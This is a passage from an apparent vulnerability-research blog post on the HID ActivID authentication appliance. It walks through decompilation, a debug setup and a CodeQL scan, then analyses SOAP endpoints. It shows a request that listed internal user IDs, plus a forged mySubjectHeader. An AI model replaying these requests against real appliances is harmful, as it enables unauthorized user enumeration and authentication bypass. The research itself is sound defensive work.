At this point, we are now able to understand the routing from nginx up to a specific servlet, and thus the Java class responsible for handling the business logic. However, we now need to be able to read Java code in order to identify possible vulnerabilities. This is where decompilation comes in.
Multiple tools can be used to decompile java bytecode. During our research we used vineflower, a modern Java decompiler, based on JetBrain's Fernflower decompiler.
For the decompilation, we'll target the EJB jar files, as well as all the jars located in the lib directory of the extracted WAR file:
$ ls -l
-rw-r--r-- 1 user user 3203575 Nov 17 16:08 ac-4tress-core.jar
-rw-r--r-- 1 user user  125721 Nov 17 16:08 ac-iasp-backend.jar
-rw-r--r-- 1 user user   39182 Nov 17 16:06 ac-iasp-frontend.jar
-rw-r--r-- 1 user user 1127763 Nov 17 16:06 ac-iasp-frontend-jaxws.jar
-rw-r--r-- 1 user user   60809 Nov 17 16:06 ac-inputval-esapi.jar
-rw-r--r-- 1 user user   39105 Nov 17 16:06 ac-oauth20sdk.jar
-rw-r--r-- 1 user user  434327 Nov 17 16:06 ai-4tress-samlidp.jar
-rw-r--r-- 1 user user  499634 Nov 17 16:06 commons-lang3-3.7.jar
-rw-r--r-- 1 user user  156911 Nov 17 16:06 csrfguard.jar
-rw-r--r-- 1 user user  395859 Nov 17 16:06 esapi-2.1.0.1.jar
-rw-r--r-- 1 user user   10621 Nov 17 16:06 lang-tag-1.4.3.jar
-rw-r--r-- 1 user user  418019 Nov 17 16:06 oauth2-oidc-sdk-5.63.jar
-rw-r--r-- 1 user user 4271042 Nov 17 16:06 primefaces-6.2.jar

$ fdfind '\.jar$' | parallel java -jar ~/tools/vineflower.jar {} ./out/
[...]
INFO:  Decompiling class com/actividentity/service/iasp/frontend/wallet/jaxws/WalletService
INFO:  ... done
INFO:  Decompiling class com/actividentity/service/iasp/frontend/wallet/jaxws/package-info
[...]
INFO:  ... done

Finally using an IDE such as VSCode, one can access the just-obtained code, for instance with the SamlArtResolverServlet Java source:
Finalizing our debug environment
Now that we have clarified the attack surface and are able to read Java, we want to add a debug stub to be able to set breakpoints from our favorite IDE for further analysis. Process inspection pointed out that our Java application was launched from a process whose PPID was 3315:
$ ps -fwwp 3315
UID         PID   PPID  C STIME TTY          TIME CMD
ftuser     3315      1  0 02:40 ?        00:00:00 /bin/sh /opt/hid/weblogic/config/activid_domain/bin/startWebLogic.sh
$ cat /opt/hid/weblogic/config/activid_domain/bin/startWebLogic.sh
[...]
DOMAIN_HOME="/opt/hid/weblogic/config/activid_domain"
. ${DOMAIN_HOME}/bin/setDomainEnv.sh $*
SAVE_JAVA_OPTIONS="${JAVA_OPTIONS}"
[...]
${JAVA_HOME}/bin/java ${JAVA_VM} ${MEM_ARGS} -Dweblogic.Name=${SERVER_NAME} -Djava.security.policy=${WLS_POLICY_FILE} ${JAVA_OPTIONS} ${PROXY_SETTINGS} ${SERVER_CLASS}  >"${WLS_REDIRECT_LOG}" 2>&1
This startWebLogic.sh bash script sets some environment variables and options that are then passed to the java command. Thus, we can hijack this script in order to add a debug stub on our weblogic server:
JAVA_OPTIONS="${SAVE_JAVA_OPTIONS} -agentlib:jdwp=transport=dt_socket,server=y,address=5005,suspend=n"
When relaunching the webserver, we can confirm that the JDWP listener is correctly running:
$ reboot
$ ss -untalp | grep 5005
tcp    LISTEN  0       1                   0.0.0.0:5005           0.0.0.0:*      users:(("java",pid=3446,fd=628)
We also configured our IDE to attach to the remote JVM:

Quick SAST analysis with CodeQL
Before running an in depth manual review we usually run the code through a quick SAST analysis. We especially like CodeQL for Java source code, as it's free and well maintained by the community. It allows writing queries in a logic-based language to hunt for patterns: unsafe deserialization paths, broken auth flows, dangerous string concatenation in SQL or anything else that follows a structural pattern in the code. If you want more details about writing your own queries feel free to check out the whole CodeQL Zero To Hero series on CodeQL’s blog, or the one from our expert Hugo Vincent on discovering a JNDI deserialization gadget within Wildfly using CodeQL.
Building the database
The first step to use CodeQL on a given source code is to build a database. The database will contain queryable data extracted from your codebase. More specifically, it will contain a full, hierarchical representation of the code, including a representation of the abstract syntax tree, the data flow graph, and the control flow graph. Most of the time for compiled languages, running a SAST analysis involves building the project using the source code.
This could be problematic for us since we do not have the source code but only a decompiled version that was extracted from the identified application archives.
However, in June 2025, CodeQL introduced a new revolutionary feature called build-mode none. The build-mode none option can be used to create databases without building the source code (the support is currently limited to C/C++, C#, Java and Rust).
Once we have successfully extracted the application sources we created a CodeQL database using the following command:
$ codeql database create ~/codeql/databases/activid-authentication-services-weblogic-8.5 --language java --build-mode none -s activid-authentication-services-weblogic_vineflower/
Note: When working with big projects, restricting the analysis to custom libraries and source code is usually a good idea. To do so just avoid decompiling third party libraries before creating your database.
Running the analysis
The next step is to run CodeQL queries on our freshly built database. Running the analyzer of CodeQL as is, without any further arguments, will autodetect the database languages and run default queries on your target, which is a good starting point. However, we usually like to run additional queries such as the ones form GithubSecurityLab, that allow identifying a lot more security issues.
First download the appropriate packs:
$ codeql pack download "codeql/java-all@*"
$ codeql pack download "codeql/java-queries@*"
$ codeql pack download "githubsecuritylab/codeql-java-queries"
Then, in order to launch pre-built security queries that come from the packs that we have just downloaded, we can make usage of CodeQL query suites. To do so, we created a query suite file called javasec.qls:
- queries: .
  from: codeql/java-queries
- queries: '.'
  from: githubsecuritylab/codeql-java-queries
- include:
    kind:
      - problem
      - path-problem
    tags contain: security
- exclude:
    tags contain:
      - debugging
      - audit
      - template
- exclude:
    query path:
      - /testing\/.*/
Finally, we launch the query suite against the database:
$ codeql database analyze ~/codeql/databases/activid-authentication-services-weblogic-8.5/ --format=sarif-latest -o activid-authentication-services-weblogic-8.5.sarif javasec.qls
Here we select the SARIF (Static Analysis Results Interchange Format) output format. As it names suggests, this format is widely supported by SAST tools.
Note: The database analysis can be resource consuming, you can adjust the resources you pass to CodeQL using the --ram and --threads options.
Interpreting the results
We like to interpret the results using VSCode with the SARIF viewer extension:

While some results looked promising at first, after a deep review, most of the reported vulnerabilities were qualified as false positive either because we could not find any way to reach the mentioned code or because the tainted data was sanitized before reaching the detected sink.
Manually reviewing the application source code
This part is usually very time-consuming. We will not go into too much details here to keep this blogpost at a reasonable size. Basically there are two approaches that can be combined. The first one, the top-down approach, involves following every routes that have been identified during the attack surface discovery phase. The second one, the bottom up approach, involves grepping for known vulnerable functions or patterns and trying to identify paths that reach these locations, as we first did using CodeQL. Finally, both approach can be combined into a hybrid approach where you get as much information as you can to try to link the entry points to the sinks. The debugger can be of great help when trying to understand how to reach specific part of the code.
We spent a lot of time on the /ssp and the /idp endpoint since these two endpoints are heavily used by end users.
After spending some time reviewing the code with no luck we decided to try a different approach and started to interact dynamically with all the endpoint we had detected so far.
During our attack surface analysis, we remembered that we identified some SOAP related endpoints, that were pointed out by the naming of the /etc/nginx/include/app/SoapAPI.conf nginx configuration, but we did not manage to interact with those until now:
# ...
location ^~ /ac-iasp-backend-jaxws/ {
        proxy_pass https://$upstream;
        limit_except POST {
                deny all;
        }
        if ($request_uri ~* "(?:wsdl|xsd)$") {
                return 404;
        }
        include /etc/nginx/include/soaperrorhandling.conf;
}
After a bit of Googling, we realized that JAXWS stood for Jakarta XML Web Services, which is a way of exposing SOAP services by defining Java classes. For instance the UserManager service is defined as follows:
File: com/actividentity/service/iasp/backend/bean/UserManagerBean.java
34: @WebService(
35:    name = "UserManager",
36:    serviceName = "UserService",
37:    targetNamespace = "http://jaxws.user.frontend.iasp.service.actividentity.com"
38: )
39: @HandlerChain(
40:    file = "/LoginHandlerChain.xml"
41: )
42: @TransactionAttribute(TransactionAttributeType.NEVER)
43: public class UserManagerBean extends ProcessManager implements UserManagerLocal, UserManagerRemote
As indicated by the documentation, this WebService decorator should create an endpoint named UserService, and its WSDL (Web Services Description Language) documentation should be accessible at /ac-iasp-backend-jaxws/UserService?wsdl. So first, we modified the nginx configuration in order to allow other HTTP verbs than POST to be sent, and give access to URLs ending in wsdl or xsd:
location ^~ /ac-iasp-backend-jaxws/ {
        proxy_pass https://$upstream;
        include /etc/nginx/include/soaperrorhandling.conf;
}
Accessing the UserService SOAP documentation endpoint now gives us the following:

Having the WSDL format of the SOAP endpoint allowed us to fire-up the Wsdler Burp extension, in order to parse the WSDL and the referenced XSD and have prebuilt HTTP requests:

The generated requests are far from perfect but the extension makes the whole generation process a lot easier and allows interacting with the SOAP endpoints seamlessly. Here is an example with the UserManager endpoint:

At this point, only one of us took a look at this part of the application so the following happened:

Indeed, on Vincent’s instance, the following request worked:
POST /ac-iasp-backend-jaxws/UserManager  HTTP/1.1
SOAPAction:
Content-Type: text/xml;charset=UTF-8
Host: hid:443
Content-Length: 391

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:jax="http://jaxws.user.frontend.iasp.service.actividentity.com">
   <soapenv:Header/>
   <soapenv:Body>
      <jax:findUserIds>
         <arg0></arg0>
         <!--type: long-->
         <arg1>testu7</arg1>
         <!--type: long-->
      </jax:findUserIds>
   </soapenv:Body>
</soapenv:Envelope>

HTTP/1.1 200 OK
Server: nginx
Date: Tue, 09 Sep 2025 17:49:05 GMT
Content-Type: text/xml; charset=utf-8
Connection: keep-alive
X-ORACLE-DMS-ECID: 9eb94a90-9da2-4982-bc84-65fb42ed1688-0000029f
X-ORACLE-DMS-RID: 0
Content-Length: 953

<?xml version='1.0' encoding='UTF-8'?>
<S:Envelope
        xmlns:S="http://schemas.xmlsoap.org/soap/envelope/">
        <S:Body>
                <ns1:findUserIdsResponse
                        xmlns:ns1="http://jaxws.user.frontend.iasp.service.actividentity.com">
                        <!-- ... -->
                        <return>
                                <id>spl-helpdesk</id>
                                <type>User</type>
                        </return>
                        <return>
                                <id>spl-stp</id>
                                <type>User</type>
                        </return>
                        <return>
                                <id>spl-api</id>
                                <type>User</type>
                        </return>
                        <return>
                                <id>spl-cmsadmin</id>
                                <type>User</type>
                        </return>
                        <return>
                                <id>sys15188351801401656</id>
                                <type>User</type>
                        </return>
                        <return>
                                <id>spl-useradmin</id>
                                <type>User</type>
                        </return>
                </ns1:findUserIdsResponse>
        </S:Body>
</S:Envelope>
While on Pierre’s side, a 500 Internal server error exception was obtained!
Investigating the suspicious behavior
In order to interact with internal Java classes responsible for business operations, the ActivID authentication appliance makes usage of several EJB that are reachable over HTTP through JAXWS (Jakarta XML Web Services). As we saw, those endpoints are accessible through /ac-iasp-backend-jaxws/*.
Analyzing the authentication mechanism
The ActivID Authentication appliance exposes EJBs via JAXWS by annotating some of their classes with WebService, For instance the com.aspace.ftress.interfaces70.ejb.bean.UserManagerBean class:
File: com/actividentity/service/iasp/backend/bean/UserManagerBean.java
34: @WebService(
35: name = "UserManager",
36: serviceName = "UserService",
37: targetNamespace = "http://jaxws.user.frontend.iasp.service.actividentity.com" 38: )
39: @HandlerChain(
40: file = "/LoginHandlerChain.xml"
41: )
42: @TransactionAttribute(TransactionAttributeType.NEVER)
43: public class UserManagerBean extends ProcessManager implements UserManagerLocal, UserManagerRemote
When accessing the requested EJB, the JAXWS first executes the HandlerChain which acts as a middleware before executing the requested SOAP endpoint. In this case, the HandlerChain points to the LoginHandlerChain.xml file, defined as follows:
File: ac-iasp-backend.jar::LoginHandlerChain.xml
1: <?xml version="1.0" encoding="UTF-8"?>
2: <jws:handler-chains xmlns:jws="http://java.sun.com/xml/ns/javaee">
3: <!-- Note:  The '*" denotes a wildcard. -->
4:         <jws:handler-chain name="LoginHandlerChain">
5:                 <jws:handler>
6:                         <jws:handler-class>com.actividentity.service.iasp.backend.handler.LoginHandler</jws:handler-class>
7:                 </jws:handler>
8:         </jws:handler-chain>
9: </jws:handler-chains>
Only one handler is declared, com.actividentity.service.iasp.backend.handler.LoginHandler, and does the following:
File: com/actividentity/service/iasp/backend/handler/LoginHandler.java
31: public class LoginHandler implements SOAPHandler<SOAPMessageContext> {
32:    private static Logger logger = LogManager.getInstance().getLogger(LoginHandler.class);
33:    private static final QName subjectName = new QName("mySubjectUri", "mySubjectHeader"); // [A.4]
[...]
39:
40:    public boolean handleMessage(SOAPMessageContext var1) {
41:       this.readMessage(var1); // [A.1]
42:       return true;
[...]
51:
52:    private void readMessage(SOAPMessageContext var1) {
53:       logger.debug("LoginHandler: Read SOAP header");
54:       Boolean var2 = (Boolean)var1.get("javax.xml.ws.handler.message.outbound");
55:       if (!var2) {
56:          try {
57:             SOAPMessage var3 = var1.getMessage();
58:             SOAPEnvelope var4 = var3.getSOAPPart().getEnvelope();
59:             SOAPHeader var5 = var4.getHeader();
60:             Iterator var6 = var5.examineAllHeaderElements();
61:
62:             while (var6.hasNext()) { // [A.2]
63:                SOAPHeaderElement var7 = (SOAPHeaderElement)var6.next();
64:                if (var7.getElementQName().equals(subjectName)) { // [A.3]
65:                   logger.debug("LoginHandler: header found, unmarshall it");
66:                   JAXBElement var8 = jc.createUnmarshaller().unmarshal(var7, MySubject.class); // [A.5]
67:                   var8.getDeclaredType();
68:                   MySubject var9 = (MySubject)var8.getValue(); // [A.6]
69:                   this.setSubject(var9); // [A.7]
70:                  break;
71:                }
72:             }
73:          } catch (Exception var10) {
74:             SubjectHolder.setSubject(null);  // [A.8]
75:             logger.error("LoginHandler: error getting subject in SOAP header", var10);
76:          }
Such handler that implements the SOAPHandler interface will execute the LoginHandler.handleMessage method, upon receiving a SOAP HTTP request. In the case of this handler, at [A.1], the readMessage method is called. Then, at [A.2], the code iterates over the soapenv:header elements, and looks for an entry ([A.3]) that matches mySubjectHeader, which is defined at [A.4], and calls the com.actividentity.service.iasp.backend.handler.LoginHandler.setSubject method at [A.7] with the user-provided subject unmarshalled at [A.6]. Finally, if an exception is thrown, the LoginHandler.setSubject method is called with a null subject, and the workflow of the EJB is then executed.
The LoginHandler.setSubject method is defined as follows:
File: com/actividentity/service/iasp/backend/handler/LoginHandler.java
080:    private void setSubject(MySubject var1) {
081:       logger.trace("LoginHandler.setSubject: Begin");
082:       Subject var2 = new Subject(); // [B.1]
[...]
092:       ChannelCodePrincipal var11 = new ChannelCodePrincipal(var1.getChannel());
093:       ALSIPrincipal var12 = new ALSIPrincipal(var1.getUserAlsi()); // [B.2]
[…]
100:       var2.getPrincipals().add(var12);  // [B.3]
[...]
106:       logger.trace("LoginHandler.setSubject: End");
107:       SubjectHolder.setSubject(var2); // [B.4]
108:    }
At [B.1], an instance of a javax.security.auth.Subject is created from the provided MySubject instance. Then, at [B.2], the user-provided ALSI is retrieved and is then set to the Subject instance.
This unpredictable ALSI value is used by ActivID Authentication appliance as a server stored session.
At [B.3], the SubjectHolder.setSubjec static method is called:
File: com/actividentity/service/iasp/util/security/SubjectHolder.java
01: package com.actividentity.service.iasp.util.security;
02:
03: import javax.security.auth.Subject;
04:
05: public class SubjectHolder {
06:    static ThreadLocal<Subject> subject = new ThreadLocal<>(); // [C.2]
07:
08:    public static Subject getSubject() {
09:       return subject.get();
10:    }
11:
12:    public static void setSubject(Subject var0) {
13:       subject.set(var0); // [C.1]
14:    }
15: }
At [C.1], the created Subject instance is set on the SubjectHolder.subject static field. As indicated at [C.2], this field is defined as static and is bound to the thread executing the SOAP request.
Thus, during authentication, this value is either:
-
Set by the user if a
soapenv:Header mySubjectHeadervalue is provided -
Set with null if an exception is thrown in the
com.actividentity.service.iasp.backend.handler.LoginHandler.readMessagemethod
First case - Provided Subject and ALSI
When providing a mySubjectHeader, for instance:
<soapenv:Header>
  <tni:mySubjectHeader>
    <name>ftadmin</name>
    <userAlsi>DacOCAAAAZlShHsUMm7siFbXPNj+LkCnh2IRjemp</userAlsi>
    <!-- [...]  -->
    <channel>CH_DIRECT</channel>
    <domain>MySecurityDomain</domain>
    </tni:mySubjectHeader>
</soapenv:Header>
The following stacktrace is obtained when trying to execute one of exposed EJBs methods, resulting in a com.actividentity.service.iasp.AuthorizationException:
com.actividentity.service.iasp.AuthorizationException
com.aspace.ftress.business.exception.ALSIInvalidException
com.aspace.ftress.business.authentication.AuthenticationManagerBean.validateALSI
com.aspace.ftress.business.authentication.AuthenticationManagerBean.getValidALSISession
com.aspace.ftress.business.authentication.AuthenticationManagerBean.getValidALSISession
